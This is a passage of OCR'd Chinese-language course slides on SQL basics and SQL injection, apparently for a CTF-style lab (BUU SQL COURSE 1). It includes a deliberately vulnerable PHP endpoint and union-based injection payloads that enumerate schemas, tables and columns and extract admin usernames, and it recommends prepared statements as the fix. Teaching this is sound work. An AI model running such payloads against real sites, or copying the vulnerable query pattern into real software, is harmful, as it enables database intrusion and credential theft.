
- 更新 id 为 1 的记录的 name 为 glz。

...ath — -fish | ...v/iis — | ...m -p 28162 | +

```
+------+--------+
|    1 | glzjin |
+------+--------+
1 row in set (0.00 sec)

[mysql> select * from users;                                    ]
+------+--------+
| id   | name   |
+------+--------+
|    1 | glzjin |
|    2 | buu    |
+------+--------+
2 rows in set (0.00 sec)

[mysql> update users set name='glz' where id=1;                 ]
Query OK, 1 row affected (0.09 sec)
Rows matched: 1  Changed: 1  Warnings: 0

[mysql> select * from users;                                    ]
+------+------+
| id   | name |
+------+------+
|    1 | glz  |
|    2 | buu  |
+------+------+
2 rows in set (0.00 sec)
```

SQL语句入门

- delete from users where id=1;
- 删除 id 为 1 的记录。



SQL注入漏洞

- 起源：
- 开发者将外来参数拼接到 SQL 语句中。

glzjin / **buusec_2019_sql_course_1**

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Securi

Branch: master ▾ **buusec_2019_sql_course_1** / files / html / backend / **content_de**

glzjin first commit

1 contributor


13 lines (11 sloc) | 257 Bytes

```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/6/21
 * Time: 10:20 PM
 */

include "db.php";

$id = $_GET['id'];
$result = select("select title, content from contents where id=$id;");
echo(json_encode(isset($result[0]) ? $result[0] : []));
```

SQL注入漏洞


- 终结：
- 对输入的参数过滤。（防不胜防，不推荐）
- 使用预编译语句，外来参数作为语句的参数传入。（推荐）

BUU SQL COURSE 1





BUU SQL COURSE 1

- F12 抓到后端接口。




BUU SQL COURSE 1


- /backend/content_detail.php?id=1 and 1=1
- 

- /backend/content_detail.php?id=1 and 1=2
- 

- 测试漏洞存在。


BUU SQL COURSE 1

- 判断列数
- /backend/content_detail.php?id=0 union select 1
- 

- /backend/content_detail.php?id=0 union select 1,2
- 


- 说明后端 select 语句中的列数是两列。

BUU SQL COURSE 1

- 查看已有数据库
- /backend/content_detail.php?id=0 union select 1,group_concat(SCHEMA_NAME) from information_schema.SCHEMATA
- 


- News 库中应该有东西。

BUU SQL COURSE 1

- 查看数据表
- /backend/content_detail.php?id=0 union select 1,group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA = 'news'
- 


- admin 表中应该有东西。


BUU SQL COURSE 1

- 查看数据表所带的列
- /backend/content_detail.php?id=0 union select 1,group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_SCHEMA = 'news' and TABLE_NAME='admin'
- 

- OK，我们把管理员账号和密码搞出来试试。


BUU SQL COURSE 1

- 读管理员账号，密码
- /backend/content_detail.php?id=0 union select 1,group_concat(username) from news.admin
- 

